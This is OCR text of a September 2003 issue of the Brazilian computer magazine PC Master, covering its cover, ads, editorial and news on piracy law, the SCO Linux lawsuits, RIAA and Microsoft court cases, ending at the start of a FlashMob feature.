Teste HP 2300DN • FlashMob • Unix • Linux • NFS

PC MASTER

www.europanet.com.br

Edição 76 • Ano 7 • Brasil R$ 13,ᵐ • Europa € 4,ᵐ

2 Sistemas Operacionais

CD1

FreeBSD 5

O sistema Unix livre mais famoso do planeta. Versão inédita no Brasil

- Robusto, seguro e altamente estável. Excelente para servidores
- Mais de 1.000 aplicativos prontos para usar
- E na revista, manual de instalação passo-a-passo, em português

CD2

Peanut 9.5

O Linux compacto mais versátil e rápido de usar. Distribuição completa

- A versão que dá menos dor de cabeça
- Leve e supercompleto. Depois de instalado ocupa menos de 800Mb
- Inclui: kernel 2.4.20, KDE 3, KOffice, Mozilla 1.3, VNC, MSN, PHP 4.3, ICQ...

Domine a ferramenta que faz Linux e Windows conversarem

Samba

★ Guia completo de instalação e configuração

★ Compartilhe e acesse diretórios remotamente

★ Veja como proteger documentos com senhas

★ Gerencie e compartilhe sua impressora na rede

Tutorial NFS

Crie um servidor NFS Linux para ser usado com Windows ou Linux

Certificação Windows 2003

As regras mudaram. Veja o que é preciso para conseguir seu certificado

cPanel

Administre seu servidor usando o navegador de qualquer cliente

FlashMob

Fique por dentro da nova onda da Web: manifestações instantâneas

Chega de passar o fim de semana resolvendo problemas de hosting. Venha para a LocaWeb: link de 1 Gpbs com a Embratel e a tranqüilidade do suporte via He
Desk, chat, telefone ou pager – 24h por dia, 7 dias por semana. Com a LocaWeb seu site está sempre disponível, e você também.
Liderança e inovação: .NET, EJBs (JBoss), Interbase, Linux, Windows, MySQL 4.0, MS SQL 2000 e outros.

Reconhecimento de Voz - atendimento telefônico automatizado a custo acessível.

LOCAVOZ BY LOCAWEB

Produtividade, segurança e economia na administração de e-mails.

LOCAMAIL BY LOCAWEB

Servidores dedicados gerenciados - robustez e segurança para a sua aplicação Web.

LOCAWEB IDC INTERNET DATA CENTER

Hospedagem compartilhada e semidedicada para sites qu
precisam de segurança e qualidade.

LOCAWEB HOSPEDAGEM DE SITES

SOLUÇÕES COMPLETAS EM HOSTING.

São Paulo (11) 3049 1166 - Outras localidades 0800 555932. Acesse www.locaweb.com.br/pcmaster

Sonopress *full service.*
Soluções integradas que a gente só divide com você.

Atendimento pela metade não existe. Por isso, a Sonopress adotou o conceito de *full service*, integrando desde a produção até a distribuição dos seus pedidos de CDs e DVDs. São várias ferramentas para você ganhar em agilidade e diminuição de custos, aproveitando por inteiro nosso compromisso de qualidade. Sonopress *full service*. Promessa feita, promessa cumprida.

Fone: (11) 3613-7300 - Fax: (11) 3611-3364 - www.sonopress.com.br

sono press

Sumário

Antes de usar os CDs

Os sistemas Linux e programas distribuídos nos CDs que acompanham a PC Master são indicados para usuários avançados. É altamente recomendável fazer um backup dos dados importantes do seu PC antes de iniciar a instalação de qualquer Linux ou programa.

FreeBSD 5

Sistema robusto ideal para servidores. Veja o passo-a-passo da instalação 26

Peanut 9.5

Linux compacto e supercompleto, com os principais programas das grandes distribuições ... 42

Certificação Windows

Conheça as novas certificações Windows Server 2003 e saiba como obtê-las 48

Samba

Conheça o recurso de autenticação de usuários para proteger arquivos compartilhados 44

Tutorial NFS

Com o NFS você centraliza os arquivos otimizando as rotinas de Backups dos arquivos 34

Onda FlashMob

Manifestações instantâneas organizadas via e-mail atraem centenas de participantes 16

cPanel

Administre seu servidor usando o navegador de qualquer cliente 38

Repórter 8
Onda FlashMob 16
Instalação de novos programas no Linux 18
Empresas Linux 20
Impressora HP 2300DN 22
FreeBSD 5 26
Vírus do Mês 30
Tutorial NFS 34
Administrador de Servidor Cpanel 38
Peanut Linux 9.5 42
Compartilhamento autenticado com Samba 44
Certificação Windows Server 2003 48
Diretório Linux 54
Especialista: Migração de redes com USMT 56
Falhas de Segurança 58
Família Linux 60
HelpLinux 62
HelpLine 64
Crônica: As Memórias da Espécie 66

Se For o Caso, Reclame. Nosso Objetivo é a Excelência!

EDITORA EUROPA

CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo - SP
Fax: (0xx11) 3819-0538

Atendimento (0xx11) 3038-5050 (São Paulo),
0800-557667 (Outras localidades) - Fax (0xx11) 3097-8583
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento de Segunda à Sexta
das 8h às 12h e das 13h às 17h
e-mail: suporte@europanet.com.br

Redação
Fone (0xx11) 3038-5079
Fax (0xx11) 3819-0538
e-mail: pcmaster@europanet.com.br

Publicidade
Fone (0xx11) 3038-5098
Fax (0xx11) 3819-0538
e-mail: publicidade@europanet.com.br

Para entrar em contato com a Editora Europa
Fones: (11) 3038-5050
São Paulo - SP
ou 0800 557667
Ligação gratuita - Outras localidades
Visite nosso site:
www.europanet.com.br

Ao Leitor

Nunca o software livre esteve em tanta evidência. Tem prefeitura na Alemanha abolindo todos os softwares proprietários e adotando somente soluções livres. Por outro lado, a SCO processa a IBM por causa do Linux e coloca o pingüim nas principais manchetes. Para completar, o governo brasileiro anda estudando a possibilidade de usar o pingüim em larga escala. Entretanto, apesar de todo o crescimento do Linux, seu concorrente direto, o Windows, ainda é o grande líder de mercado. E isso, na minha opinião, é bom.

O sistema da Microsoft é o melhor para muitas aplicações. Sua configuração e instalação são simples e o principal: tem um amplo suporte para hardware. No mercado, ainda há mais vagas para profissionais que conhecem o Windows. É difícil encontrar alguma empresa que não tenha pelo menos um Windows e um Office instalados. Mas a grande garantia de que Bill Gates será o líder ainda por algum tempo é que o navegador-padrão da Internet tornou-se o Internet Explorer - que talvez só tenha esse sucesso porque foi distribuído como uma espécie de software livre.

Se você for um entusiasta do Linux, irá retrucar dizendo que já existem distribuições tão boas (ou tão fáceis de usar) quanto o Windows. Concordo. Irá dizer que para todo programa de Windows existe uma alternativa no Linux. Verdade. E por fim, irá me lembrar que a Internet também é um ambiente livre e que para navegar na rede o Explorer é dispensável. Tudo está correto. Realmente, Linux e Windows são produtos substitutos entre si. Tudo que o Linux faz, o Windows é capaz de fazer, e vice-versa.

O fato de o Windows estar na frente do pingüim, exige dos mantenedores do sistema uma dedicação adicional para que o Linux cresça. Por outro lado, se o Linux cresce, a Microsoft precisa melhorar ainda mais seu sistema, para evitar que o pingüim ocupe mais espaço. Quem sai ganhando são os usuários que recebem sistemas cada vez mais fáceis de usar, e os profissionais de informática que aumentam suas possibilidades de trabalho e especialização.

Aqui na **PC Master**, você tem a oportunidade de participar dos dois lados desta briga, que não deve acabar em pouco tempo. A tendência é que ainda dure muito. E para você que gosta ou vive de informática, entender e saber usar os dois sistemas não é uma opção, é uma questão de sobrevivência. A não ser que um dos lados vença – ou que Bill Gates, numa jogada histórica, transforme o Windows num software livre.

Luiz Siqueira
siqueira@europanet.com.br

PC MASTER
Edição Nº 76 – Setembro 2003

Diretores
Aydano Roriz e Abilio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

Diretor Editorial: Roberto Araújo

Redação
Redator-chefe: Luiz Siqueira
Editora-assistente: Angela Nunes
Chefe de Arte: Welby Dantas
Editor de Arte: Rodrigo Mota
Assistente de Arte: José Junior
Jornalista Responsável: Roberto Araújo MTb.10.766
Colaboraram nesta edição: Rodrigo Galan, Domingo M. Montanaro, Fernanda Figueiredo (revisão), Fernando Lozano, André Andrade, Giovanni Tabolacci Leandro Calçada, Toni Cavalheiro e Makotron

Produção do CD-ROM: Rodrigo Galan e Luiz Siqueira
Eurolmagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor), Cassio Narciso (Web Master) e Erick Mota

Diretor Operacional: Abilio P. Cunha

Propaganda: Leticia Nunes

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado
Gerente de produto: Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5095)
Flávia Pinheiro (r 5105)

Publicidade Outras Praças
Brasília (0xx61) 326-0205 - New Business
Minas Gerais (0xx31) 291-6751 - Celia de Oliveira
Nordeste (0xx71) 929 - 6624 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 2491 1350
Márcia Alvarado (Sólido Conceitual)
Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo
Santa Catarina (0xx48) 247-7804 - Alanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0680 Fax: 001 (650) 306-0690

Circulação e Promoção: João Alexandre, Ézio S. Vicente, Jackeline Monjardim e Marcelo Diniz
Atendimento Pessoa Jurídica: Josimei Dantas (r. 5104)

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038 5050;
Telefone outros estados: 0800-557867
Cecília Tomazelli (Gerente); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Takashiki; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki, Raphael Gherardo e Vinicios Christe

Suporte Técnico (0xx11) 3038-5070
E-mail: suporte@europanet.com.br
Marco Civati (Coordenador);
Diogo Cavaletti e Rodolfo Mello

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda.

Os CDs-ROM são parte integrante desta edição, não podendo ser vendidos separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.

Números anteriores
No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 - São Paulo, SP - CEP 05510-021, Fone 0800 55 7887
Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907
CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da Republica da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00 - E-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER – Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Navegue grátis e ganhe prêmios!


prêmios ilustrativos

Endereço www.ubbi.com.br/europa

usuário: europa • senha: europa

Acesse já

Utilizando os serviços **Ubbi Free**, você tem Internet grátis e participa automaticamente do programa **Ubbi Milhas** onde seus minutos navegados se transformam em pontos que poderão ser trocados por prêmios!



ubbifree!

www.ubbi.com.br

Repórter

Fique por dentro das últimas notícias de informática no mundo. Aqui você encontra todas as novidades da mídia e se mantém sempre atualizado

Pirataria

A nova Lei

Com mudanças na legislação, desde o início de agosto, quem violar direitos autorais pode ir parar na cadeia, com pena de até quatro anos

Processos e multas por violação de direitos autorais não são nenhuma novidade no País. Algumas mudanças realizadas na lei, no entanto, prometem tornar a punição do infrator bem mais dolorosa do que o pagamento de alguns reais.

A partir de agora, quem piratear propriedade intelectual pode pegar até quatro anos de prisão. Quem apenas violar os direitos autorais, sem intenção de lucrar com isso, pode pegar pena de três meses a um ano de detenção, além do pagamento de multa. Nos casos em que houver "reprodução total ou parcial de uma obra intelectual" e ela for feita "com intuito de lucro direto ou indireto", o infrator pode ficar preso de dois a quatro anos, além de também pagar uma polpuda multa.

A nova legislação brasileira é pioneira no mundo. Não existe ainda em nenhum país uma lei similar. Isso porque o novo texto incluiu a citação a programas de troca de arquivos e permite que o réu seja considerado culpado simplesmente pela comprovação da existência de programas desse tipo em seu computador.

Fim da farra

Outra forte investida contra a pirataria está sendo realizada em cyber-cafés e LAN houses. No último mês, diversas casas foram autuadas por violação de direitos autorais. De acordo com Valdemar Ribeiro, diretor da APDIF, Associação Protetora dos Direitos Intelectuais Fonográficos, esses locais "permitem que os clientes copiem e transfiram da Internet arquivos musicais, e os gravem em CDs. Cobram por tal serviço, e assim violam direitos autorais".

Ataque

O preço do Linux

US$ 699 por processador é o valor que a SCO quer cobrar dos usuários do sistema operacional Linux

A SCO está definitivamente decidida a enfrentar os usuários e empresas de Linux. Depois de entrar na justiça contra a IBM exigindo US$ 1 bilhão – e multiplicar o preço de suas ações com isso –, a SCO está mostrando que falava sério quando ameaçou processar também os "peixes pequenos" do software livre.

Para tentar legitimar suas alegações, a empresa quer cobrar de usuários que usam o Linux, pois eles estariam usando ilegalmente um software que contém propriedade intelectual da SCO. Sem nada provado na justiça ainda, a estratégia da empresa é cobrar dos usuários desde já, para que, caso a justiça decida a seu favor, estes usuários ficariam livres do o risco de um processo judicial.

Para se proteger de uma futura ação, os usuários terão de pagar nada menos que US$ 699 por processador com o Linux. Este custo, de acordo com a empresa, é somente para licenças com sistemas que rodam em servidores. Para os usuários de desktops, a SCO afirmou que terá opções de licenças mais baratas.

A licença, SCO Intellectual Property Licence for Linux, dá direito a usar o código binário, sem acesso ao código-fonte.

Contra-ataque

SCO na mira

IBM e Red Hat entram na justiça contra o SCO Group, que agora, além de atacar o Linux, terá de se defender

Tão logo a SCO anunciou o preço que cobraria pelo uso do Linux, a IBM entrou com um processo contra o grupo, alegando que quatro de seus pacotes de software infringem a patente da IBM. Foi uma clara resposta ao processo que a SCO move contra a gigante, sob a alegação de que ela teria usado código proprietário do Unix, de sua propriedade, em sua versão do Linux.

De acordo com a IBM, os programas da SCO que infringem suas patentes são o OpenServer, o UnixWave, o SCO Manager e o Reliant HA.

A gigante de informática afirmou ainda, no documento entregue à justiça, que como a SCO distribui uma versão do Linux sob o licenciamento GPL (General Public Licence) de código livre, ela não pode dizer que o Linux é um software proprietário.

Como se não bastasse a dor de cabeça, a Red Hat, um dos principais distribuidores Linux, também abriu uma queixa formal contra o SCO Group. Além disso, a empresa está destinando US$ 1 milhão para um fundo para cobrir despesas judiciais de outras empresas parceiras no desenvolvimento do sistema Linux.

FRASES

"O WindowsUpdate.com é um endereço não essencial, então nós o tiramos do ar para evitar o vírus. É uma URL morta e não há planos para trazê-la de volta"

Sean Sundwall, porta-voz da Microsoft, sobre a reação da gigante de softwares para livrar-se dos ataques do vírus Lovsan (ou Blaster, como ficou também conhecido).

"Eles precisavam pegar alguém, acho. Vasculharam os computadores de universidades e chegaram a mim, tanto pela minha pasta de MP3 quanto pelo programa que criei na Princeton"

Daniel Peng, estudante americano que foi processado pela Riaa e terá de pagar US$ 15 mil por "ação danosa à lei dos direitos autorais", em entrevista à Folha de São Paulo.

"A SCO é nada perto da ameaça que os desenvolvedores de código aberto enfrentam de empresas donas de patentes de software, uma luta que estamos perdendo feio"

Bruce Perens, co-fundador do grupo Open Source Iniciative, afirmando que incentivadores, como a HP e a IBM, são mais prejudiciais ao Linux do que grandes rivais como a SCO e a Microsoft.

NATDISC
A UTI CONFIÁVEL DO SEU HD.

Natdisc - 15 anos de bons serviços

Perdeu tudo?

Não se desespere.

Consulte o maior centro técnico de reparo e recuperação de dados em Winchester da América Latina.

Recuperação e Preservação de Dados em

- HD's (Winchesters) danificados.
- Micro, Nede e Macintosh

Assistência Técnica

- 15 anos de experiência e 5000 clientes em todo o Brasil.
- Mais de 50.000 discos reparados.
- Reparos em discos rígidos.

Serviço de qualidade

- Laboratórios, equipamentos e ferramentas adequadas, sala limpa e técnicos altamente especializados e treinados.

NATDISC®
(0XX11) 5031-6111
http: www.natdisc.com.br
e-mail: natdisc@natdisc.com.br
Av. Pedro Bueno, 900 - Pq. Jabaquara - 04342000 - S. Paulo-SP

MP3


RIAA perde uma batalha

Juiz decide contra a obrigatoriedade de universidade revelar o nome de seus estudantes para a associação

A guerra está muito longe do fim, mas a base inimiga pode comemorar uma vitória contra a associação das gravadoras. O MIT (Massachusetts Institute of Technology) e o Boston College não serão obrigados pela justiça a revelar a identidade dos estudantes acusados de baixar ilegalmente músicas da Internet.

De acordo com a decisão da justiça, as universidades não precisam acatar nenhuma das intimações enviadas pela associação americana das gravadoras, a RIAA (Recording Industry Association of America).

Recentemente, a associação anunciou que pretendia processar milhares de usuários comuns, numa espécie de represália padrão para intimidar os internautas e coibir a troca de músicas protegidas por direitos autorais através da rede. Com a vitória das universidades, a RIAA perdeu uma importante batalha, mas muito provavelmente a associação logo abrirá uma nova frente de combate.



Curtas

Linux da Sun

A Sun firmou uma parceria com a Red Hat focada em softwares para servidores e anunciou, no final de julho, que apesar de ter encerrado as vendas de seu Sun Linux, não pretende deixar de desenvolver sua própria distribuição desse sistema operacional. De acordo com o vice-presidente executivo do grupo de software, Jonathan Schwartz, a Sun terá uma distribuição própria para desktops. Em beta teste, o pacote Mad Hatter deve ser lançado até outubro e inclui o StarOffice, o Mozilla Web, a interface Gnome e o software de gerenciamento Ximian.

Palmões

Após comprar a rival Handspring, a Palm Inc. está batizando de PalmOne a divisão de PDA da empresa. De acordo com a fabricante, o objetivo, ao separar a divisão de handhelds, é abrir seu foco de atuação na produção de aparelhos de convergência. Com a fusão, a nova companhia vai absorver também as marcas Zire, Tungsten e Treo (da Handspring). O nome PalmOne só deve aparecer nos computadores de mão a partir do próximo ano, mas a empresa já lançou um site novo, no endereço http://www.palmone.com/br.

Feitiço contra feiticeiro


MS é multada em US$ 520 mi

A gigante da informática Microsoft recebe multa milionária por quebra de patente no Internet Explorer

Dessa vez, parece que o feitiço virou mesmo contra o feiticeiro. Um tribunal de Chicago entendeu que a Microsoft usou uma tecnologia patenteada pela Universidade da Califórnia e por uma pequena empresa de Chicago em uma parte do Explorer. A tecnologia funciona no oferecimento de funções adicionais, como a instalação de novos programas.

O júri do tribunal de Chicago determinou que tanto a universidade como a tal pequena empresa devem receber US$ 1,47 por cada cópia do Windows que tenha sido vendida entre 1997 e 2001, num total de US$ 530 milhões. A Microsoft provavelmente vai recorrer da decisão.

A briga contra a Microsoft por ter incluído o Internet Explorer no Windows, sem custos adicionais para o usuário, já é antiga. No centro de toda a polêmica está a discussão sobre o fato de a empresa, com isso, ter (ou não) monopólio no mercado.



Microsoft: tecnologia de universidade no IE

CRAIGSlist, o filme
Um transexual que oferece serviços eróticos tentando juntar dinheiro para a operação de mudança de sexo na Tailândia, uma mulher que se machucou andando de bicicleta e por isso que quer vender seu ingresso para o festival alternativo Burning Man, além de um personal trainer sadomasoquista. Esses são alguns dos estranhos e interessantes personagens do site Craiglist.org, que aparecerão em um documentário. Rodado atualmente em San Francisco, o objetivo do filme é mostrar um dia na vida do site e contar as histórias de algumas das pessoas que postaram anúncios no endereço no dia 4 de agosto deste ano.

Cortes
A IBM demitiu 600 funcionários de sua divisão de chips e determinou férias coletivas para outros 3 mil empregados por uma semana. A principal atingida pelos cortes foi sua fábrica de Burlington (em Vermont, EUA), unidade que já havia sofrido recentemente uma redução da carga horária de trabalho. A IBM deve estender o enxugamento a outras fabricas da divisão de chips como a de Endicott, em Nova York. A gigante tem atualmente cerca de 316 mil funcionários e os cortes ficaram em menos de 0,2% desse total.

LocaSite Internet Services

O seu Provedor de Hospedagem definitivo.

Exclusivo Plano conjugado

+ Linux

Microsoft Windows 2000

Servidores Instalados dentro do Data Center da Embratel

Link de 100 MB

- Webmail
- Anti-Spam
- E-commerce
- Painel de Controle
- Emails Ilimitados
- E muito mais ...

Ligue (11)3284 9191


www.locasite.com.br

contato@locasite.com.br

Mundo pequeno

Seis e-mails de separação

Estudo comprova velha teoria de que você pode contatar qualquer outra pessoa do planeta através de apenas seis intermediários diferentes



A Universidade de Columbia publicou recentemente na revista Science um estudo comprovando a velha teoria dos "seis graus de separação", dessa vez através de mensagens eletrônicas. Nos anos 60, foi o psicólogo americano Stanley Milgram quem criou a idéia de que era possível enviar uma mensagem para qualquer pessoa do planeta encaminhando-a no máximo a seis pessoas diferentes (alguém que conhece fulano, que é vizinha de sicrano, que trabalha com beltrano. ;) – mesmo que o destinatário esteja do outro lado do globo terrestre.

A pesquisa da Universidade de Columbia repetiu o experimento feito por Milgram, mas dessa vez as mensagens deveriam ser encaminhadas por e-mail. O grupo de cientistas, comandados por Peter Dodds, do Instituto de Pesquisa Social e Econômica da universidade recrutaram mais de 60 mil pessoas e pediram para que elas enviassem e-mails para uma entre 18 pessoas indicadas em 13 países diferentes. A mensagem, porém, seguindo a mesma regra da pesquisa realizada nos anos 60, não poderia ser enviada diretamente para o destinatário.

Foram iniciadas 24.163 mensagens e 384 conseguiram chegar ao seu receptor final. Em todos os casos, os participantes tinham de enviar o e-mail para algum conhecido que acreditassem ter relação (ou conhecer alguém que tivesse relação) com o alvo das mensagens. Para todas as correntes que tiveram resultado as mensagens foram encaminhadas até seis vezes, confirmando a teoria de Milgram.

EM ALTA

E-commerce

Em maio deste ano, o comércio eletrônico brasileiro online faturou nada menos que R$ 80,3 milhões. A pesquisa, que foi realizada pelo e-bit, mostrou ainda que o crescimento em relação ao mesmo mês de 2002, quando o faturamento foi de R$ 63,5 milhões, foi de 42%. Para confirmar a tendência de crescimento do varejo online, de acordo com o IBGE, as vendas do comércio tradicional diminuíram 6,13% no mesmo período.

EM BAIXA

Hacker

Cada vez mais ameaças

Cert Coordination Center, grupo financiado pelo governo americano, afirma que ataques hackers aumentarão 85%

De acordo com as previsões do Cert Coordination Center (CCC), um grupo de segurança da Carnegie Mellon University e financiado pelo governo americano, o número de ataques hackers em 2003 deve ficar 85% acima dos ocorridos no ano passado.

De acordo com o CCC, somente no primeiro semestre deste ano o número de ataques já é quase igual ao total de 2002: foram mais de 76,4 mil nos seis primeiros meses deste ano, contra 82,1 mil (contabilizados pelo grupo) em todo o ano passado.

No ano de 2002, por sua vez, foi registrado um aumento de 55% no total de invasões em relação a 2001.

CHEGOU A SUA REVISTA DA

ERA DIGITAL

A revista Fotografe Melhor apresenta a edição especial **Fotografe Digital**, uma nova forma de você entender de fotografia. Grátis, no CD-ROM, um curso completo de Photoshop em 60 videoaulas.

JÁ NAS BANCAS!

Ou pelos tels.: (11) 3038-5050 / 0800-557667

Peer-to-peer

Napster 2.0

Até o fim do ano, o Napster deve renascer – agora como um serviço legalizado de assinatura de músicas

Como uma fênix, o mais famoso serviço de compartilhamento de músicas vai renascer das próprias cinzas. Fechado em 2001 pela justiça, depois de uma longa briga promovida pela industria fonográfica, o Napster vai voltar a ativa

É bem verdade, porém que dessa vez o serviço peer-to-peer vai ceder lugar a um serviço de assinaturas pagas evitando o problema que levou ao fim do site. O processo que acabou com o Napster alegava que ele infringia a legislação de direitos autorais ao permitir a troca indiscriminada (e gratuita) de músicas na rede mundial de computadores

De acordo com a nova proprietária do serviço, a Roxio Inc., ele foi batizado de Napster 2.0 e deve permitir o download de nada menos que 500 mil músicas, através de uma assinatura mensal

Para isso, a Roxio firmou acordos com as cinco maiores gravadoras do mundo além de inúmeros selos independentes

A empresa ainda não divulgou quanto cobrará pela assinatura do serviço, nem pelo download de canções vendidas separadamente, mas promete que tudo estará funcionando até o Natal

O novo Napster permitirá fazer buscas de músicas, criar rádios personalizadas, gravar músicas em CDs ou mesmo baixá-las diretamente em PDAs e celulares

Screenshot do mês

Mostre você também a cara do seu PC. Envie a captura do seu Desktop para **pcmaster@europanet.com.br** e apareça aqui na próxima edição da **PC Master**.

Eudes Santos:
eude@click21.com.br
Sistema Operacional:
Mandrake 9.1 com KDE

A revista que facilita o dia-a-dia dos profissionais da Internet

Todos os meses nas bancas!

CURSOS E EVENTOS

Quebrando Códigos
até 28/09 - R$ 30,00
Espaço Promon
Peça de teatro conta a história de Alan Turing, que se suicidou em 1954. O matemático inglês decifrou os códigos secretos alemães na Segunda Guerra, mas foi perseguido por ser homossexual.
De 5ª a sáb., às 21 h e dom., às 19 h
Av. Juscelino Kubitschek, 1.830 - SP
Tel. (11) 3847-4111
http://eventos.promon.com.br

Programming a Microsoft SQL Server 2000 Database
22/09 e 03/10 - Ka Solution
Este curso ensina a programar uma solução de banco de dados utilizando o Microsoft SQL ServerTM 2000.
Rua Bacaetava, 396 – SP
Tel. (11)5091-1600
http://www.kasolution.com.br

Planejamento e Gestão de Projetos Web
22 e 23/10 - R$ 1.380,00 - ITCOM
O curso apresenta conceitos e tarefas indispensáveis nas etapas de análise e criação de projetos Web.
Parthenon Lider Flat
SHN Quadra 5 Projeção I - DF
Tel. (11) 5096-6682
http://www.itcom.com.br

LIVROS

Introdução ao C++

Peter Jandl Junior – 480 páginas
R$ 45,00 – Editora Futura

Este livro aborda os conceitos básicos de programação e orientação a objetos. Apresenta o C++ e a sua sintaxe com o objetivo de que o leitor possa aproveitar os fundamentos também para o C. Todos os exemplos são trabalhados tanto no ambiente Windows como em Unix, sem tratar de aplicações gráficas. Acompanha explicações comentadas, num total de mais de 170 exemplos.

Dominando o Oracle 9i – Modelagem e Desenvolvimento

Demaris Fanderuff – 440 páginas
R$ 94,00 - Editora Makron Books

Este livro apresenta os principais recursos para acesso, modelagem, desenvolvimento e administração do banco de dados Oracle. Aborda desde a ferramenta SQL*Plus, com o estudo dos comandos SQL, até a programação PL/SQL para a criação de scripts, procedures e triggers. Acompanha exercícios (com respostas) para testar o conhecimento.

Aprenda Vídeo Digital com Experts

Peter Shaner e Gerald Everett Jones – 472 páginas
R$ 99,00 – Editora Campus

Este livro se propõe a ser um completo guia de produção de vídeo digital, mostrando tudo o que é necessário para a produção de vídeos. São discutidas cada fase da produção de vídeo, incluindo a compra ou aluguel de equipamento, captura de som e imagens de qualidade profissional, metragem de edição, inclusão de títulos e efeitos especiais e distribuição de vídeo acabado em tape, filme, DVD ou streaming.

4LINUX
YOUR INTELLIGENCE IN LINUX
WWW.4LINUX.COM.BR

APOIAMOS A LPI BRASIL

Uma certificação que não possui vínculos com uma Distribuição em especial;

Sua certificação não expira;

Todo o dinheiro arrecadado das certificações é destinado aos Projetos de Software Livre.

A LPI é uma ONG.

LPI Brasil, apóie essa idéia!

Mais informações: 11 3889.0108 - contato@4linux.com.br

Entre na onda da Internet Rápida

ppanet.com.br

NetRápida

Revista da Banda Larga

Julho 2003 • Ano 1 • Nº 2 • Brasil R$ 7,[illegible] • Europa €2,[illegible]

FILMES PELA INTERNET

Essa é a nova mania da banda larga. Tem gente que faz o download do filme inteiro, até com as legendas. Veja aqui como eles conseguem

Aprenda inglês sem sair de casa. Aqui 10 opções de cursos online que funcionam tão bem quanto aula particular

Disco-Virtual Gratuito
Disponibilize fotos e arquivos para seus amigos acessarem pelo Internet Explorer

A Conexão caiu? O que fazer
Confira as dicas dos nossos especialistas para você mesmo resolver o problema

Download Acelerado
Aumente muito a velocidade na hora de baixar arquivos

Bate-Papo Inteligente
Veja como entrar no IRC, o melhor e mais rápido chat

Tudo o que você precisa para se divertir
- Jogos multiplayer e gratuitos com gráficos 3D
- Os sites que oferecem games online grátis
- Os melhores servidores para jogar Counter Strike

[illegible] truques para navegar de forma profissional no Explo[illegible]

JÁ NAS BANCAS!
Ou pelos telefones: 0800 55 76 67 / (11) 3038-5050

EDITORA EUROPA

FlashMob

Nova onda da Internet vai muito além do mundo virtual e promove manifestações instantâneas, com centenas de participantes, em todos os cantos do planeta

É ra uma noite como outra qualquer na Toys "R" Us uma loja de brinquedos localizada na Times Square, em Nova York. De repente, cerca de 300 pessoas, aparentemente surgidas de lugar nenhum, lotaram o espaço. Como se estivessem hipnotizadas pelo gigante dinossauro que ocupa o centro da loja, caíram todos no chão gritando e agitando os braços, adorando o réptil mesozóico.

E antes mesmo que os funcionários pudessem tomar qualquer providência para acabar com aquele estranho tumulto, o grupo se dissipou – tão rápida e inesperadamente como havia se formado

